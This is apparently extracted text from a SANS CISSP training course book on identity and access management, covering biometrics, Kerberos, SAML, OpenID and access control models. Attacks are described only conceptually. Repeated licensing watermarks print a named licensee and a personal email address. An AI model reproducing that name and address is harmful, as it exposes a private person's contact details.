Many human features can be used to uniquely identify you. Some features have been around longer than others, but the reason there are many different identification methods is based on *reliability, cost, and human factors*.

Several of the items on this slide are obvious and self-explanatory, but the following require additional explanation:

- *Hand geometry* is not hand topology (the side view elevations of parts of the hand), which is not discriminating enough to be effective. Hand geometry includes many characteristics of the hand, such as thickness, width, length, and so on. The palm print, like the fingerprint, is okay.
- *Retina pattern* measures the blood vessels of the eye; it is relatively intrusive.
- *Iris scan* is accomplished by using a camera, perhaps located on the wall, that recognizes an individual's eye(s) as she passes by. This procedure is not intrusive.
- *Facial recognition* matches an individual's facial patterns with the patterns stored in a database.

The images above show a fingerprint (1) and an iris (2).

[1] <https://mgt414.com/s>

[2] <https://mgt414.com/1p>

BIOMETRIC: KEY CONCERNS

Resist forgery or counterfeiting

Acceptance of user population

- Intrusiveness of the biometric
- Persons physically incapable of being authenticated

Timeliness

- Initial enrollment or collection time typically minutes
- Slow throughput (or turnstile) time can cause operational impact

Reliability and accuracy

- Crossover error rate must be acceptable



Biometric: Key Concerns

Unlike other technical controls, because biometrics are tied to an individual, it is more difficult for someone to lose, forget, or give their biometric signature to someone else.

To initially acquire the information can take up to two minutes, but because this is done only once, the time investment is acceptable in most situations. After the individual is validated, it takes less than 10 seconds for him to be authenticated. Reliability and accuracy are critical measures when selecting a biometric device.

It is also important to remember that on a computer, a biometric signature is stored as a series of 1s and 0s. Therefore, if that information is not properly protected, it is possible for someone to steal an individual's biometric. If this occurs, it is a critical problem because of the difficulty of having a user change his biometric signature.

BIOMETRIC PERFORMANCE

False Reject Rate (FRR)

- Type I error
- Likelihood people that should have successfully authenticated being rejected

False Accept Rate (FAR)

- Type II error
- Likelihood unauthorized individuals are authenticated

Crossover Error Rate (CER)

- Used to compare accuracy of different devices
- Point where FRR and FAR are equal



MGT414 | SANSTraining Program for CISSP® Certification 30


Biometric Performance

When selecting a biometric device, you must be aware that many different methods can authenticate an individual. A common means for selecting a method is determining the error rates for a particular method.

A Type I error, often called a false reject rate, is exemplified by a legitimate user of the system being denied access. A Type II error, often called a false accept rate, occurs when an unauthorized person is given access to the system. In most situations, if you had to pick one type of error, you would pick a Type I error over a Type II error because you would rather have authorized people denied access than unauthorized people given access.

After the Type I and Type II errors are determined, you can calculate the crossover error rate. It is when the two values are equal.

Crossover Error Rate (CER) GRAPH



SANS

MGT414 | SANSTraining Program for CISSP® Certification 31

Crossover Error Rate (CER) Graph

With increasing sensitivity of biometric access-control devices, the likelihood of falsely rejecting a legitimate credential increases (FRR goes up). However, decreasing sensitivity makes falsely accepting illegitimate credentials more common (FAR goes up).

Naturally, we wish every device were perfect and had no chance of either falsely accepting or rejecting individuals. However, in the real world a balance must be achieved. A vendor could guarantee 0% FRRs by their device, but they likely have an unacceptably large percent of FARs. The Crossover Error Rate (CER), also known as the Equal Error Rate (EER), gives a more meaningful way of assessing devices' likelihood of failure.

Image

[1] SANS Penetration Testing | What's the Deal with Mobile Device Passcodes and Biometrics? (Part 1 of 2) | SANS Institute <https://mgt414.com/1o>

BIOMETRIC DETAILS

- Fingerprints
 - Devices capture "minutiae" of fingerprint
 - Image or details extracted from image compared to data in reference file – finger scan
- Iris scan
 - Passive view of iris by camera
 - Non-intrusive
- Retina scan
 - Laser scan of blood vessel patterns in retina of eye
 - Must press eye up against device
 - Intrusive
 - Blood vessel patterns may also provide information concerning illness



MGT414 | SANSTraining Program for CISSP® Certification 32

Biometric Details

When used for legal identification, the full fingerprint is stored for future examination. However, with information systems, a hash is generated based on readings of particular points of the fingerprint. In addition to possibly assuaging privacy concerns, the storage requirements are also much lower with simply a hash being stored.

An iris scan is performed by a remote camera and is non-invasive.

A retinal scan is more intrusive and might be considered uncomfortable.

Health information can be obtained from a retinal scan as a result of observation of blood vessels in the eye.

Possible exchange of body fluids in a retinal scan, which might spread infection.

BIOMETRIC ISSUES

- Key factors in selecting biometrics
 - Reliability
 - User friendliness
 - Cost
- Additional Factors
 - Enrollment time
 - Time to initially "register" by providing samples of the biometric characteristic to be evaluated
 - Acceptable enrollment time is around two minutes
 - Throughput time
 - Rate at which individuals, once enrolled, can be processed and identified or authenticated by a system
 - Acceptable throughput rates are in the range of 10 subjects per minute
 - Acceptability
 - Privacy
 - Invasiveness
 - Psychological comfort
 - Physical comfort



MGT414 | SANSTraining Program for CISSP® Certification 33

Biometric Issues

The key factors in selecting a biometric mechanism are *reliability*, *user acceptance*, and *cost*.

Three quantities typically associated with the reliability of a biometric mechanism are:

- *False acceptance rate* (FAR): The percentage of impostors the biometric mechanism falsely authorizes
- *False reject rate* (FRR): The percentage of legitimate users falsely rejected
- *Cross error rate* (CER) or *equal error rate* (EER): The rate at which the FAR and FRR are equal

Vendors of biometric systems often quote these figures as they pertain to their products. However, the numbers usually pertain to laboratory, rather than real-world conditions.

The user-friendliness of a biometric mechanism is an important factor when choosing one. If people don't like using a system, they will find ways around it. One reason people might dislike a biometric mechanism is if it is *intrusive*. People do not like to touch things other people have touched or to get too close to certain types of machines. For example, they might prefer a voiceprint identification to a fingerprint or retinal scan mechanism.

The following are key aspects of IDs:

- *False rejects*: People don't like the hassle of using systems that consistently fail to recognize them or require multiple scans to get a match.
- *Enrollment* is the process by which the user's biometric information is initially recorded so it can be used for comparison each time the user tries to gain access. Enrollment should not be difficult, stressful, or time-consuming. If it is, the user will be hesitant to use the system. At the same time, enrollment must sample adequate information to be extremely confident that the person enrolling is authentic and to avoid pushing up the FAR or FRR.

Cost can be the most influential quantity when choosing a biometric system. As you might have figured out, the upfront cost of the system is not the only expense to consider. You need personnel to maintain the system and take on the task of enrollment. In addition, systems that must contact the individual are more susceptible to usage wear and might need to be replaced.

Some technologies are still very expensive (thermograms are \$10,000 per scanner). High prices can quickly force a security administrator to examine the current threat model to understand exactly what level of sophistication is needed for access control. Sometimes a conventional lock and key is still sufficient. On the other hand, security personnel should understand that taking custody of sensitive data means making room in the budget for an adequate access control mechanism.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

SINGLE SIGN-ON (SSO)

Users have too many separate credentials

- If too cumbersome, people will store these (often insecurely)

Single Sign-On is intended to greatly simplify authentication

One credential to rule them all?

- Unfortunately, the name set folks' expectations rather high

Still, SSO can make the situation more tolerable



MGT414 | SANSTraining Program for CISSP® Certification 35

Single Sign-On (SSO)

Most users will have many separate credentials for the various applications/systems in use within an enterprise. Users have many separate credentials, which if too cumbersome, it means people will store these (often insecurely) in order to facilitate authentication.

Having to remember 12 separate passwords, each with its own specific rules and expiration dates, is extremely onerous and pushes even the most well-meaning employees toward turning something they know (password) into something they have (written down password) under their keyboard.

Single Sign-On is intended to greatly simplify authentication. One credential to rule them all? Unfortunately, the name set folks' expectations rather high. However, even if the true panacea of one and only one credential cannot be achieved, SSO can make the situation more tolerable and decrease the likelihood of passwords on Post-it notes.

KERBEROS

Kerberos is a symmetric key authentication system that allows clients to securely access networked services¹

- Time-limited tickets are provided to allow access
- Commonly used for Single Sign-On

Encryption algorithms

- Kerberos v4 employed DES; Kerberos v5 added TDES and RC4

Two key services

- **Key Distribution Center (KDC)** – access to all keys, issues TGTs
- **Ticket Granting Service (TGS)** – issues service tickets

Mutual authentication is a key benefit of Kerberos



Kerberos

"Kerberos is a third-party authentication service that may be used to support Single Sign-On. Kerberos was the name of the three-headed dog that guarded the entrance to Hades (also called Cerberus) in Greek mythology. The three heads of the mythical Kerberos were meant to signify the three "A"s of AAA systems: authentication, authorization, and accountability. In reality, the original Kerberos mainly provided authentication. Some now say that the three heads of Kerberos represent the client, the KDC, and the server."²

Kerberos provides authentication based on symmetric key technology (DES for V4, DES, Triple DES, or other schemes for V5). Network users have conventional passwords that are effectively their secret keys. In addition, every service on the network (for example, Telnet, IMAP, and so on) has its own secret key, called a service key. In Kerberos parlance, we call these services application services to differentiate from services offered by the KDC. Rather than users authenticating to services, users and services (also called principals) authenticate to each other. Servers can detect and thwart imposters, and users can be assured that they are not talking to spoofed servers.

[1] Conrad, E. (2006). *Analysis and Explanation of Kerberos* (Tech.). GIAC.

[2] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

SIMPLIFIED KERBEROS AUTHENTICATION


Kerberos Principals

Alice: Client requests services

Bob: File share Alice wants to access

KDC: Issues TGTs

TGS: Issues Service Tickets



SANS

MGT414 | SANSTraining Program for CISSP® Certification 37

Simplified Kerberos Authentication

Here is a high-level summary of the Kerberos authentication process:

Alice requests & receives credentials for the TGS from the KDC

Alice requests & receives credentials for Bob from the TGS

Alice authenticates to Bob (and Bob optionally authenticates to Alice)

Step 1: User Alice enters her password, which is converted into a hash and stored locally.

Alice's Kerberos client (hereafter referred to as 'Alice') requests credentials for the Ticket Granting Server (TGS) from the Kerberos Key Distribution Center (KDC). This request is sent via cleartext; subsequent traffic will use encryption. Critical data is encrypted, but some fields will remain unencrypted, such as the requested service.

Step 2: The KDC sends Alice credentials for the TGS. These include a Session Key, encrypted with Alice's key (the KDC has access to all client and service keys), and a Ticket Granting Ticket (TGT), encrypted with the TGS' key.

Step 3: Alice decrypts the Session Key, saves the TGT, and deletes the hashed password.

Alice requests credentials for Service Bob, and sends the encrypted TGT and the first Authenticator (encrypted with the Session Key) to the TGS.

Step 4: The TGS uses its key to decrypt the TGT, recovers the Session Key, and then decrypts the Authenticator. Possession of a TGT and a valid Session Key authenticates Alice to the TGS. Alice's key was required to decrypt the Session Key.

The TGS sends Alice credentials for Service Bob. These include a Service Ticket, encrypted with Bob's key, and the Client/Server (C/S) Session Key, encrypted with the Session Key.

Step 5: Alice uses the Session Key to decrypt the C/S Session Key. Alice then sends Bob the requested service, the Service Ticket (encrypted with Bob's key), and the 2nd Authenticator, encrypted with the C/S Session Key.

Bob uses its key to decrypt the Service Ticket, which produces the C/S Session Key. Bob then uses the C/S Session Key to decrypt the 2nd Authenticator. A valid Authenticator authenticates Alice to Bob. Only Bob and the KDC know Bob's secret key.

Step 6: (optional) Bob can authenticate to Alice by adding 1 to the timestamp received from the 2nd Authenticator, encrypting it with the C/S Session Key, and sending it to Alice. This proves to Alice that Bob was able to read the Authenticator, which required the Session Key encrypted with Bob's key.

Both Alice and Bob have now mutually authenticated, and possess a symmetric C/S Session Key. This key has never been exposed in cleartext on the network, and may be used for further communication between the two principals.

Note: Graphic and content from a whitepaper created by Eric Conrad on behalf of SANS/GIAC.

[1] Conrad, E. (2006). *Analysis and Explanation of Kerberos* (Tech.). GIAC.

ATTACKS ON KERBEROS

KDC has access to all client and service keys in cleartext

- Logical and physical security of KDC is paramount

Denial of Service/Availability:

- Confidentiality and integrity mechanisms are built into Kerberos
- Both KDC and TGS are potential single points of failure

Replay attacks – tickets can be copied and replayed, within a certain time window

Password attacks/compromise – Kerberos security depends upon only the KDC and principal knowing password.



MGT414 | SANSTraining Program for CISSP® Certification 39

Attacks on Kerberos

Note: Content below from whitepaper created by Eric Conrad on behalf of SANS/GIAC.¹

KDC Security: The KDC has unencrypted access to all client and service keys, and is thus critical to the security of Kerberos. The KDC must be kept secure, both from a physical and network standpoint.

Availability: Kerberos provides confidentiality through encryption, and integrity via checksums, but does not provide availability. A denial of service attack on the KDC or TGS services would prevent clients from receiving TGTs or accessing new services. This attack may be mitigated through the use of redundant Kerberos servers.

Replay Attacks: Tickets may be copied or captured via sniffing, and replayed at a later time. One attack involves copying a ticket, taking the client off the network (through a denial-of-service attack), impersonating the client's IP address, and resending the ticket. The Authenticator was added to mitigate this attack. If the Authenticator's timestamp is off by more than the clock skew (usually set to 5 minutes), the request is rejected. This does not completely prevent the replay attack, but makes it more challenging for an attacker.

The security of Kerberos depends in large part on synchronized time, and therefore on the security of time synchronization protocols, which are often unauthenticated.

Password-guessing attacks: The security of Kerberos depends on the secrecy of the principal's keys. An attacker with a copy of Alice's encrypted credentials (sniffed or copied from the local system) may attempt to discover Alice's password by guessing or brute-forcing keys to decrypt the session key.

[1] Conrad, E. (2006). *Analysis and Explanation of Kerberos* (Tech.). GIAC.

SESAME

- Secure European System for Applications in a Multi-Vendor Environment (SESAME)
- Similar to Kerberos
- Distributed access controls with symmetric and asymmetric encryption
- User receives privileged attribute certificate (PAC)



MGT414 | SANSTraining Program for CISSP® Certification 40

SESAME

Secure European System for Applications in a Multi-Vendor Environment (SESAME) is similar to Kerberos. It is a distributed access control system with symmetric and asymmetric encryption. The user receives a privileged attribute certificate (PAC).

DIRECTORY SERVICES

- Single Sign-On needs a central trusted credential source
 - Directory services fit the mold nicely
- Though there are others, Microsoft's Active Directory is extremely common and widely supported
- Directory services are typically an LDAP, Lightweight Directory Access Protocol (TCP: 389), data store that has a treelike structure
 - Active Directory is an LDAP v3 compliant data store



MGT414 | SANSTraining Program for CISSP® Certification 41

Directory Services

For single sign-on to have a chance at success, there must be a central source that can integrate with many and varied applications. Single Sign-On needs a central trusted credential source. Directory services fit the mold quite nicely.

Though there are others, Microsoft's Active Directory is extremely common and widely supported. Directory services such as Active Directory are typically an LDAP, Lightweight Directory Access Protocol (TCP: 389), data store that has a treelike structure. Active Directory is an LDAP v3 compliant data store.

SCREENSAVERS AND TIMEOUTS

- All systems that display sensitive data should enable a screensaver after a short period of inactivity
 - Especially those in public areas, such as hospitals
- Additionally: Systems that contain (or allow access to) sensitive data should log off automatically after a set period of inactivity
- Common control: Screensaver after 5 minutes, automatic log off after 10 minutes
 - Adjust these metrics up or down, depending on the sensitivity of the data
 - Or when mandated by regulations



MGT414 | SANSTraining Program for CISSP® Certification 42

Screensavers and Timeouts

The HIPAA (Health Insurance Portability and Accountability Act) security rule requires automatic logoff. Note that details of HIPAA are not testable. This quote is given as an example of an automatic logoff policy:

Where this implementation specification is a reasonable and appropriate safeguard for a covered entity, the covered entity must:

"Implement electronic procedures that terminate an electronic session after a predetermined time of inactivity."

As a general practice, users should log off the system they are working on when their workstation is unattended. However, there will be times when workers may not have the time, or will not remember, to log off a workstation. Automatic logoff is an effective way to prevent unauthorized users from accessing EPHI (Electronically Protected Healthcare Information) on a workstation when it is left unattended for a period of time.

Note that a specific timeout period is not specified. Five to ten minutes is a reasonable range.

[1] Security Standards: Technical Safeguards <https://mgt414.com/3i>

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- **Identity and Access Management**
- Security Assessment and Testing
- Security Operations
- Software Development Security

IDENTITY AND ACCESS MANAGEMENT

1. Identification and Authentication
2. Biometrics and Single Sign-On
3. **Federated and Cloud Identity**
4. Implement and Manage Authorization Mechanisms



MGT414 | SANSTraining Program for CISSP® Certification 43

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

FEDERATED IDENTITY MANAGEMENT

- Single Sign-On is usually associated with authentication credentials within one enterprise
 - Federated Identity Management takes things beyond a single enterprise
- How can identity claims be made, properly authenticated, and then ultimately authorized with users across disparate organizations?
- Federated IdM helps address this issue
- Two predominant Federated IdM standards are OpenID and SAML



MGT414 | SANSTraining Program for CISSP® Certification 44

Federated Identity Management

Single Sign-On is usually associated with authentication credentials within one enterprise. Federated Identity Management takes things beyond a single enterprise. When the term Federated Identity is used, the expectation is that users across multiple organizations can all authenticate to an application or service.

How can identity claims be made, properly authenticated, and then ultimately authorized with users across disparate organizations? Federated IdM helps address these very issues. The two predominant Federated IdM standards are OpenID and SAML.

SECURITY ASSERTIONS MARKUP LANGUAGE (SAML)

- SAML, Security Assertions Markup Language, is an Enterprise-oriented federated identity management platform
 - Provides a standards-based means of allowing for communication of identity and authentication information
- Allows users (or user agents) to leverage existing identity providers for authentication to service providers
- Also allows the communication of attributes that can be used for authorization, by e.g. XACML



MGT414 | SANSTraining Program for CISSP® Certification 45

Security Assertions Markup Language (SAML)

SAML, Security Assertions Markup Language, represents an enterprise-oriented federated identity management platform. SAML provides a standards-based means of allowing for communication of identity and authentication information.

This approach allows users (or user agents) to leverage existing identity providers for authentication to disparate service providers. SAML also allows the communication of attributes that can be used for authorization, not just authentication, by e.g. XACML.

Additional information on SAML can be found at the OASIS (Organization for the Advancement of Structured Information Standards) website: <https://mgt414.com/3p>

SAMLTERMS/CONCEPTS

- Service Provider (SP) – applications that can leverage identity/auth assertions from IdP
- Identity Provider (IdP) – the origin of the identity that creates assertions accepted by the SP
- Assertion Consumer Service – hosted by the SP and is where the IdP will send the assertions
- Simple SAML Authentication Flow
 - User Agent requests resource from SP
 - User is authenticated via IdP
 - User is granted access to resource at SP



MGT414 | SANSTraining Program for CISSP® Certification 46

SAML Terms/Concepts

The three primary entities involved in SAML authentication are the security principal or user agent, Service Provider and Identity Provider. The security principal or user agent is simply the user/browser/client application. The Service Provider (SP) represents applications/domains that can leverage identity/auth assertions from IdP. The Identity Provider (IdP) serves as the origin of the identity that creates assertions accepted by the SP.

Simple SAML Authentication Flow:

- User Agent requests resource from SP
- User is authenticated via IdP
- User is granted access to resource at SP

OPENID



- OpenID is considered to be more consumer-oriented than SAML
- Identity Providers (IdP) – the sites that are sources of identity information
- Relying Parties (RP) – the sites that can use identity information from the IdP
- Redirect URL – the IdP provides a Redirect URL informing the RP that the subject has been successfully authenticated

SANS

MGT414 | SANSTraining Program for CISSP® Certification 47

OpenID

SAML is commonly used in traditional enterprise federated identity scenarios. OpenID represents an alternative to that traditional model. OpenID is generally considered to be more consumer-oriented than SAML. However, given the large volume of accounts at the identity providers, the scale is certainly beyond Enterprise.

Key components of OpenID include:

Identity Providers (IdP) – the sites that are sources of identity information

Relying Parties (RP) – the sites that can use identity information from the IdP

Redirect URL – the IdP provides a Redirect URL informing the RP that the subject has been successfully authenticated

For more information on OpenID, please refer to the OpenID Foundation's website: <http://openid.net>.

COMMON OPENID IDPS AND RPS

Identity Providers (IdP)



Relying Parties (RP)



SANS

MGT414 | SANSTraining Program for CISSP® Certification 48

Common OpenID IdPs and RPs

Some very large internet-based services allow the use of OpenID credentials.

Examples of large Identity Providers: Google, Blogger, WordPress, Yahoo, and AOL.

Large Relying Parties include Facebook, Yahoo, Sourceforge, and Flickr.

The above sites and applications represent some of the largest and most well-populated systems in the world, which is certainly a boon to OpenID's continued adoption as a standard.

OPENIDAUTH EXAMPLE

- User wants to create a Facebook account using existing OpenID credentials
 - Facebook is the Relying Party (RP) in OpenID speak
 - Google/Gmail is the Identity Provider (IdP)
- User enters OpenID credentials in Facebook sign-up
- Facebook throws a popup that requires Gmail authentication
- User's Facebook account is created with Gmail-linked credentials



SANS

MGT414 | SANSTraining Program for CISSP® Certification 49

OpenID Auth Example

As an example of how these items fit together, consider using Google credentials for the creation and subsequent authentication to Facebook.

A user wants to create a Facebook account using existing OpenID credentials. Facebook is the Relying Party (RP) in OpenID speak and Google/Gmail is the Identity Provider (IdP). User enters OpenID credentials in Facebook sign-up. Facebook throws a popup that requires Gmail authentication. Then the user's Facebook account is created with Gmail-linked credentials.

OPENID SECURITY ISSUES

- The more popular OpenID becomes, the more targeted it will be
- Phishing attacks by using fake IdP login pages
- Potential for replay attack using the redirect-URL from the IdP to the RP
- SSO aspect of OpenID can make it well suited for CSRF attacks against RPs
- Many IdPs do not use https by default for the identifier



MGT414 | SANSTraining Program for CISSP® Certification 50

OpenID Security Issues

The more popular OpenID becomes, the more targeted it will become. Compromising one IdP could allow access to many sites, the list of which is growing daily. A significant risk comes from phishing attacks against the IdP login pages.

Another issue that could exist is the potential for replay attack using the redirect-URL from the IdP to the RP. The existence of this issue is dependent upon the security of the IdP's implementation. An additional issue is that the SSO aspect of OpenID can make it well suited for CSRF attacks against RPs.

Finally, many IdPs do not use https by default for the identifier URL.

Reference: Eugene and Vlad Tsyrklevich's BlackHat Talk on OpenID Security – <https://mgt414.com/13>

IDENTITY AS A SERVICE

Identity as a Service (IDaaS) is a Single Sign-On (SSO) for the cloud

- Sometimes called Cloud Identity
- Microsoft Account (formerly Windows Live ID) is an example of an IDaaS
- Note: The IaaS acronym was already taken by Infrastructure as a Service

Dual-factor authentication and encryption are critical components of IDaaS



MGT414 | SANSTraining Program for CISSP® Certification 51

Identity as a Service

Identity as a Service (IDaaS) is a Single Sign-On (SSO) for the cloud

- Sometimes called Cloud Identity
- Microsoft Account (formerly Windows Live ID) is an example of an IDaaS

Dual-factor authentication and encryption are critical components of IDaaS.

IDaaS is not to be confused with IaaS (Infrastructure as a Service). Both are cloud-based technologies: An example Infrastructure as a Service is a Virtual Private Server (VPS) offering full control of the operating system, including root/administrator access. Administrators can install software, patch the kernel, upgrade the OS, etc. Amazon Machine Images (AMIs) are IaaS.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- **Identity and Access Management**
- Security Assessment and Testing
- Security Operations
- Software Development Security

IDENTITY AND ACCESS MANAGEMENT

1. Identification and Authentication
2. Biometrics and Single Sign-On
3. Federated and Cloud Identity
4. **Implement and Manage Authorization Mechanisms**



MGT414 | SANSTraining Program for CISSP® Certification 52

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

ACCESS CONTROL TERMINOLOGY

Subjects: Active

- User, process, or device
- Active entity

Objects: Passive

- Files, directories, pipes, devices, sockets, ports, and so on
- Passive entity that contains or receives information

Rules: Filters

- Each rule a security attribute

Labels: Sensitivity

Interaction



MGT414 | SANSTraining Program for CISSP® Certification 53

Access Control Terminology

The following are the key terms used in access control:

- **Subjects: Active**

A subject is either a user or process. The standard subjects for the operating systems fall into two major groups: Built-in or User-defined. Built-in subjects can take many forms, but they are defined at the time the operating system is designed. User-defined subjects can encompass the built-in subjects, but administrators tend to use them as the business need arises.

- **Objects: Passive**

An object is a passive entity that contains data. An object can be files, directories, pipes, devices, sockets, ports, and so on.

- **Rules: Filters**

The most basic types of rules are Read, Write, and Execute. In addition to these coarse-grained approaches, more fine-grained and granular rules can also be employed.

- **Labels: Sensitivity**

Another set of rules with respect to sensitivity of both object and subject is *labels*. For example, all users will have a label called "clearances" and all data objects will have a label called "classifications." Not all access control systems have labels. Labels (security levels) must not be confused with permissions; they are "in addition" to permissions. Security labels indicate the level of sensitivity of an object. Sometimes, there are also sensitivity categories, which are implemented to control the need to know. Although you might have a secret-level clearance, it does not mean you can access all documents that are classified as secret. Labels are introduced when you have Mandatory Access Control.

- **Interaction**

Each subject is assigned security attributes. Each object is assigned security attributes. These security attributes are the rules. The rules are evaluated in the security reference monitor to allow interaction. The interaction is dictated by policy. Policy is written based on two questions:

- What are the business rules?
- How will the business rules be enforced?

The type of access control system we design determines the subject, object, rules, and the interaction of labels. For file systems, there are three primary designs in use today: Mandatory, Discretionary, and Role-based. Each design must use a reference monitor that ensures interactions between the subject and the object are verifiable, tamper-proof, and irrevocable. Each design should be simple and provable.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

ACCESS CONTROL MATRIX

- The access control matrix provides a simple accounting of individual subjects and their entitlements with respect to individual objects
- While users are obviously subjects, computer accounts and processes can also serve as active subjects
- Subject or object depends on whether acting (subject) or acted upon (object)
- Access control lists (ACLs) are closely related, but distinct from the access control matrix
- ACLs are object-centric, so an individual column would be an ACL
- The rows, or subjects, are capability tables

	Object 1	Object 2	Object 3
Conrad	Read/ Write	None	Read/ Execute
Ham	Read	Read/ Write	None
Miller	Read	Read	Read
Misenar	None	Read/ Write	Read/ Write

Access Control Matrix

A basic table with subjects as rows and objects as columns represents the access control matrix. This layout proves simple to parse and understand for small groups of subjects and objects. However, as the number of subjects and objects increases, the access control matrix becomes rather cumbersome.

Two terms closely related to the access control matrix are, the more commonly used access control list (ACL) and also capability table. Both are subsets of the larger access control matrix. The access control list is an object-based accounting of access. So, a column would represent the access control list.

The capability table focuses on access control from the vantage point of the subjects. So, it comprises the rows of the access control matrix.

CAPABILITY TABLES

Capability Tables are a subset of an Access Control Matrix

- Tied to one user
- Often adding permissions for programs launched by a user (which may receive fewer permissions than the user possesses)
- Controlling access based on objects, rights, and capabilities in order to manage, track or apply additional controls

	Object 1	Object 2	Object 3
Conrad	Read/Write/ Execute	None	Read/Write/ Execute
explorer.exe	Read/ Execute	None	Read/ Execute

Capability Tables

Ticket or token-based security utilizes forms of capability tables. A user will be matched against rights, objects, or capabilities of a subject and issued access (normally in the form of a ticket).

In the example table, explorer.exe (run by user Conrad) can read/execute Object 1 and Object 3 but has no access to Object 2.

ACCESS CONTROL MODELS

Mandatory (MAC)

Discretionary (DAC)

Non-Discretionary

- Rule Based Access Control
- Role Based Access Control (RBAC)
- Attribute Based Access Control (ABAC)

Three primary types of access control are MAC, DAC, and non-discretionary



MGT414 | SANSTraining Program for CISSP® Certification 57

Access Control Models

- *Mandatory Access Control* (MAC) controls access by the system. MAC requires a lot of work to maintain because all the data has a *classification* and all users have a clearance. Users must have the appropriate *clearance* to access data classified a certain way. Users cannot give their clearance to another person.
- *Discretionary Access Control* (DAC) consists of something the user can manage, such as a username or password. For example, a user might choose to give a document password to someone without notifying the administrator.
- *Non-Discretionary* consists of a central authority determining which objects a subject can access based on the security policy. There are different approaches to non-discretionary access control.

MANDATORY ACCESS CONTROL

System-enforced access control that depends upon appropriate assessments of both subjects (users) and objects

- Users must be vetted and granted a clearance level
- Objects are assessed and identified with a classification label

Users are unable to access data with a classification label that exceeds their clearance

Confidentiality typically the primary concern when MAC is employed



MGT414 | SANSTraining Program for CISSP® Certification 58

Mandatory Access Control

You should think of governments and classified data when thinking of Mandatory Access Control (MAC). Mandatory access control was designed for situations where the confidentiality of data is of the utmost import. Mandatory access control is strictly enforced by the system. Even if an administrator wanted to grant a user access, if the user in question lacks sufficient clearance, then there will be no way for them to be provided access to the data in question.

MAC requires every user and every object to be marked appropriately. This requirement often proves quite cumbersome and time consuming.

MAC STRENGTHS

- Controlled by the system and cannot be overridden
- Not subject to user error
- Enforces strict controls on multi-security systems
- Helps prevent information leakage



MGT414 | SANSTraining Program for CISSP® Certification 59

MAC Strengths

Mandatory Access Control (MAC) imposes limitations on what a subject can do or what a program can do on behalf of a subject. On high-security systems, even the system administrator does not have the ability to make changes at will; these changes are implemented and controlled by the security administrator. This is a great way to prevent a Trojan or another type of malware that runs on behalf of a user.

MAC WEAKNESSES

- Protects only information in a digital form
- Assumes the following:
 - Trusted users/administrators
 - Proper levels have been applied to an individual
 - Users do not share accounts or access
 - Proper physical security in place

SANS

MGT414 | SANSTraining Program for CISSP® Certification 60

MAC Weaknesses

As with everything else in security, MAC is just one small piece of the puzzle. Having MAC properly implemented if you do not have any other supporting elements does not accomplish a secure environment. For example, if you do not have a strong policy, proper screening of your personnel, proper destruction of media, and follow the very basic security principles of need to know and minimum privileges at all times, then you will not be secure.

I often tell students: If you do not have physical security, you do not have security. There have been many cases over the past couple of years in which government information or sensitive financial data was stolen by disgruntled employees or people walking away with the company hard drive after they accessed the data center. The latter scenario is even scarier, as it can allow someone to easily perform identity theft.

Users can be your best allies; or, if they have not received proper training and do not play the role they are supposed to play in helping secure your environment, your worst enemies. You cannot control humans; you can attempt only to modify their behavior through awareness and education.

DISCRETIONARY ACCESS CONTROL

- Access control lists
 - Tabular listing
 - Designates privileges subjects have to objects
 - Used in local, dynamic environments where there is a need for discretionary assignment of access privileges
- An administrator decides whether a user should have access to an object
- Control is performed at the discretion of any administrator
- The owner can change security attributes

SANS

MGT414 | SANSTraining Program for CISSP® Certification 61

Discretionary Access Control

In discretionary access control, a subject or other authority has the authority to assign the accessible objects and what privileges are allowed concerning those objects. Users act as owners of data they create and are fully empowered to share it as they see fit. From the perspective of the test, think of MAC and DAC as existing on either end of a spectrum. In MAC, the system has ultimate power to control access, whereas in full-blown DAC, users wield ultimate power in access control decisions.

